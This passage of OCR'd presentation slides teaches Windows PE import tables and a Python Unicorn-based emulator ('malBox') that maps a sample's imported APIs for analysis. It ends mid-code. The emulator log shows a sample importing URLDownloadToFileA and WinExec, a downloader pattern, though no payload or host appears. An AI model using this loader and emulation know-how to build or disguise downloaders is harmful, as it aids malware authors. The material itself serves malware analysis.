

Exe File (PE)
NT Header
OptionalHeader
index
DataDirectory
12
Import Address Table
.Size
.VirtualAddress
IMAGE_IMPORT_DESCRIPTOR Array
IMAGE_IMPORT_DESCRIPTOR 1
IMAGE_IMPORT_DESCRIPTOR 2
IMAGE_IMPORT_DESCRIPTOR 3
\x00\x00\x00\x00\x00\x00\x00
Fixed Size
Fixed Size
Fixed Size
sizeof(Descriptor Array)
sizeof(IMAGE_IMPORT_DESCRIPTOR)

IMAGE_IMPORT_DESCRIPTOR


```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD   Characteristics;// 0 for terminating null import descriptor
        DWORD   OriginalFirstThunk;// RVA to original unbound IAT (PIMAGE_THUNK_DATA)
    } DUMMYUNIONNAME;
    DWORD   TimeDateStamp;// 0 if not bound,
    // -1 if bound, and real date\time stamp
    //     in IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT (new BIND)
    // O.W. date/time stamp of DLL bound to (Old BIND)

    DWORD   ForwarderChain; // -1 if no forwarders
    DWORD   Name;
    DWORD   FirstThunk;  // RVA to IAT (if bound this IAT has actual addresses)
} IMAGE_IMPORT_DESCRIPTOR;
typedef IMAGE_IMPORT_DESCRIPTOR UNALIGNED *PIMAGE_IMPORT_DESCRIPTOR;
```


Exe File (PE)
NT Header
OptionalHeader
.Size
index
DataDirectory
12
Import Address Table
.VirtualAddress
typedef struct _IMAGE_IMPORT_BY_NAME {
WORD Hint;
CHAR Name[1];
} IMAGE_IMPORT_BY_NAME;
IMAGE_IMPORT_DESCRIPTOR 1
.OriginalFirstThunk
.FirstThunk
.Name (User32.dll)
IMAGE_IMPORT_BY_NAME: MessageBoxA


Exe File (PE)
NT Header
OptionalHeader
.Size
index
DataDirectory
12
Import Address Table
.Name (User32.dll)
.VirtualAddress
IMAGE_IMPORT_DESCRIPTOR 1
.OriginalFirstThunk
.FirstThunk = 0xcafe
IMAGE_IMPORT_BY_NAME: MessageBoxA
push 0
push 0x40dead
push 0x40beef
push 0
call ds:0x40cafe
xor eax, eax
ret




```
HANDLE mod = LoadLibrary("User32.dll");
GetProcAddress(mod, "MessageBoxA") = 0x7547EA99
```


Exe File (PE)
NT Header
OptionalHeader
.Size
index
DataDirectory
12
Import Address Table
.Name (User32.dll)
.VirtualAddress
IMAGE_IMPORT_DESCRIPTOR 1
Thunk Array
.FirstThunk = 0xcafe
.Thunk = 0xcaff
.Thunk = 0xcb00
.Thunk = 0xcb02
MessageBoxA: *(uint32_t *)0xcafe = 0x7547EA99
LoadStringA: *(uint32_t *)0xcaff = 0x75130D4D
KillTimer: *(uint32_t *)0xcb01 = 0x754364C7
Lastest Thunk: *(uint32_t *)0xcb02 = NULL

>_My Win32 Internal ㄱㅅ (´∀`๑) ㄱㅅ

```
21  class malBox(object):
22
23      win32_dict = {
24          'Kernel32.dll' : {
25              'dllName' : 'Kernel32.dll',
26              'dllBase' : 0xff00000,
27              'apiDict' : {
28                  'OpenProcess' : 0xff00001,
29                  'CreateProcessA' : 0xff00002, ...
30              }
31          }, ...
32      }
```

>_Repair IAT

```
# repair import descriptor (import address table)
self.printLog("\t[+] Listing the imported symbols")
for entry in self.pe.DIRECTORY_ENTRY_IMPORT:
    curr_dll_dict = {}
    curr_dll_dict['apiDict'] = {}
    curr_dll_dict['dllName'] = entry.dll.decode()
    curr_dll_dict['dllBase'] = HOOK_BASE + len(self.win32_dict) * EACH_DLL_PAGE_SIZE
    curr_dll_dict['dllLimt'] = curr_dll_dict['dllBase'] + EACH_DLL_PAGE_SIZE - 1

    self.uc.mem_map(curr_dll_dict['dllBase'], EACH_DLL_PAGE_SIZE)
    self.uc.mem_write(curr_dll_dict['dllBase'], b'\xC3' * EACH_DLL_PAGE_SIZE) # ret
    self.printLog('\t%x - %s' % (curr_dll_dict['dllBase'], curr_dll_dict['dllName']))

    for imp in entry.imports:
        curr_api_name = imp.name.decode()
        curr_api_addr = curr_dll_dict['dllBase'] + len(curr_dll_dict['apiDict'])
        self.uc.mem_write(imp.address, struct.pack('<I', curr_api_addr))
        curr_dll_dict['apiDict'][curr_api_addr] = curr_api_name
        self.printLog("\t\t[%x] -> %s @ %x" % (imp.address, curr_api_name, curr_api_addr))
    self.win32_dict[curr_dll_dict['dllName']] = curr_dll_dict
```

>_Repair IAT

```
aaaddress1 adrs-mbp ~ Desktop > vtMal $ python3 emuMalware.py

                                88  88888888ba
                                88  88      "8b
                                88  88      ,8P
88,dPYba,,adPYba,   ,adPPYYba,  88  88aaaaaa8P'   ,adPPYba,  8b,     ,d8
88P'   "88"    "8a  ""     `Y8  88  88""""""8b,  a8"     "8a  `Y8, ,8P'
88      88      88  ,adPPPPP88  88  88      `8b  8b       d8    )888(
88      88      88  88,    ,88  88  88      a8P  "8a,   ,a8"  ,d8" "8b,
88      88      88  `"8bbdP"Y8  88  88888888P"    `"YbbdP"'  8P'     `Y8


[+] malbox :: init -> ConsoleApplication1.exe
        [+] file data ready
        [+] detect x86 type machine
        [+] malbox is ready :)

[+] malbox :: run
        [+] finish mapping section into process
        [+] Listing the imported symbols
        ff00000 - KERNEL32.dll
                [402000] -> GetTempPathA @ ff00000
                [402004] -> WinExec @ ff00001
                [402008] -> GetCurrentProcess @ ff00002
                [40200c] -> GetModuleHandleW @ ff00003
                [402010] -> IsProcessorFeaturePresent @ ff00004
                [402014] -> SetUnhandledExceptionFilter @ ff00005
                [402018] -> UnhandledExceptionFilter @ ff00006
                [40201c] -> IsDebuggerPresent @ ff00007
                [402020] -> InitializeSListHead @ ff00008
                [402024] -> GetSystemTimeAsFileTime @ ff00009
                [402028] -> GetCurrentThreadId @ ff0000a
                [40202c] -> GetCurrentProcessId @ ff0000b
                [402030] -> QueryPerformanceCounter @ ff0000c
                [402034] -> TerminateProcess @ ff0000d
        ff01000 - urlmon.dll
                [4020bc] -> URLDownloadToFileA @ ff01000
        ff02000 - VCRUNTIME140.dll
                [40203c] -> memset @ ff02000
                [402040] -> _except_handler4_common @ ff02001
```

Challenge 3 🎯
>_ Emulation Thread

>_ Thread

Registers

eax	41414141
ebx	42424242
ecx	43434343
edx	44444444
...	...
esp	7ffffffc
ebp	7ffffffc
eip	401000

```
addr @ 401000:
6A 00
68 AD DE 40 00
68 EF BE 40 00
6A 00
FF 15 FE CA 40 00
33 C0
C3
```

.text Section

Main.exe

>_ Periodic Table?

ADD Eb Gb *00*	**ADD** Ev Gv *01*	**ADD** Gb Eb *02*	**ADD** Gv Ev *03*	**ADD** AL Ib *04*	**ADD** eAX Iv *05*	**PUSH** ES *06*	**POP** ES *07*	**OR** Eb Gb *08*	**OR** Ev Gv *09*	**OR** Gb Eb *0A*	**OR** Gv Ev *0B*	**OR** AL Ib *0C*	**OR** eAX Iv *0D*	**PUSH** CS *0E*	**TWOBYTE** *0F*
ADC Eb Gb *10*	**ADC** Ev Gv *11*	**ADC** Gb Eb *12*	**ADC** Gv Ev *13*	**ADC** AL Ib *14*	**ADC** eAX Iv *15*	**PUSH** SS *16*	**POP** SS *17*	**SBB** Eb Gb *18*	**SBB** Ev Gv *19*	**SBB** Gb Eb *1A*	**SBB** Gv Ev *1B*	**SBB** AL Ib *1C*	**SBB** eAX Iv *1D*	**PUSH** DS *1E*	**POP** DS *1F*
AND Eb Gb *20*	**AND** Ev Gv *21*	**AND** Gb Eb *22*	**AND** Gv Ev *23*	**AND** AL Ib *24*	**AND** eAX Iv *25*	**ES:** *26*	**DAA** *27*	**SUB** Eb Gb *28*	**SUB** Ev Gv *29*	**SUB** Gb Eb *2A*	**SUB** Gv Ev *2B*	**SUB** AL Ib *2C*	**SUB** eAX Iv *2D*	**CS:** *2E*	**DAS** *2F*
XOR Eb Gb *30*	**XOR** Ev Gv *31*	**XOR** Gb Eb *32*	**XOR** Gv Ev *33*	**XOR** AL Ib *34*	**XOR** eAX Iv *35*	**SS:** *36*	**AAA** *37*	**CMP** Eb Gb *38*	**CMP** Ev Gv *39*	**CMP** Gb Eb *3A*	**CMP** Gv Ev *3B*	**CMP** AL Ib *3C*	**CMP** eAX Iv *3D*	**DS:** *3E*	**AAS** *3F*
INC eAX *40*	**INC** eCX *41*	**INC** eDX *42*	**INC** eBX *43*	**INC** eSP *44*	**INC** eBP *45*	**INC** eSI *46*	**INC** eDI *47*	**DEC** eAX *48*	**DEC** eCX *49*	**DEC** eDX *4A*	**DEC** eBX *4B*	**DEC** eSP *4C*	**DEC** eBP *4D*	**DEC** eSI *4E*	**DEC** eDI *4F*
PUSH eAX *50*	**PUSH** eCX *51*	**PUSH** eDX *52*	**PUSH** eBX *53*	**PUSH** eSP *54*	**PUSH** eBP *55*	**PUSH** eSI *56*	**PUSH** eDI *57*	**POP** eAX *58*	**POP** eCX *59*	**POP** eDX *5A*	**POP** eBX *5B*	**POP** eSP *5C*	**POP** eBP *5D*	**POP** eSI *5E*	**POP** eDI *5F*
PUSHA *60*	**POPA** *61*	**BOUND** Gv Ma *62*	**ARPL** Ew Gw *63*	**FS:** *64*	**GS:** *65*	**OPSIZE:** *66*	**ADSIZE:** *67*	**PUSH** Iv *68*	**IMUL** Gv Ev Iv *69*	**PUSH** Ib *6A*	**IMUL** Gv Ev Ib *6B*	**INSB** Yb DX *6C*	**INSW** Yz DX *6D*	**OUTSB** DX Xb *6E*	**OUTSW** DX Xv *6F*
JO Jb *70*	**JNO** Jb *71*	**JB** Jb *72*	**JNB** Jb *73*	**JZ** Jb *74*	**JNZ** Jb *75*	**JBE** Jb *76*	**JA** Jb *77*	**JS** Jb *78*	**JNS** Jb *79*	**JP** Jb *7A*	**JNP** Jb *7B*	**JL** Jb *7C*	**JNL** Jb *7D*	**JLE** Jb *7E*	**JNLE** Jb *7F*
ADD Eb Ib *80*	**ADD** Ev Iv *81*	**SUB** Eb Ib *82*	**SUB** Ev Ib *83*	**TEST** Eb Gb *84*	**TEST** Ev Gv *85*	**XCHG** Eb Gb *86*	**XCHG** Ev Gv *87*	**MOV** Eb Gb *88*	**MOV** Ev Gv *89*	**MOV** Gb Eb *8A*	**MOV** Gv Ev *8B*	**MOV** Ew Sw *8C*	**LEA** Gv M *8D*	**MOV** Sw Ew *8E*	**POP** Ev *8F*

sparksandflames.com/files/x86InstructionChart.html

>_Thread

Registers

eax	41414141
ebx	42424242
ecx	43434343
edx	44444444
...	...
esp	7ffffffc
ebp	7ffffffc
eip	401000

```
addr @ 401000:
6A 00
68 AD DE 40 00
68 EF BE 40 00
6A 00
FF 15 FE CA 40 00
33 C0
C3
```

via
x86 Instruction Set

```
push   0
push   0x40dead
push   0x40beef
push   0
call   ds:0x40cafe
xor    eax, eax
ret
```

>_hook

```
# emulator hook
@staticmethod
def hook_code(uc, addr, size, self):
    sp = uc.reg_read(UC_X86_REG_ESP) # stack pointer
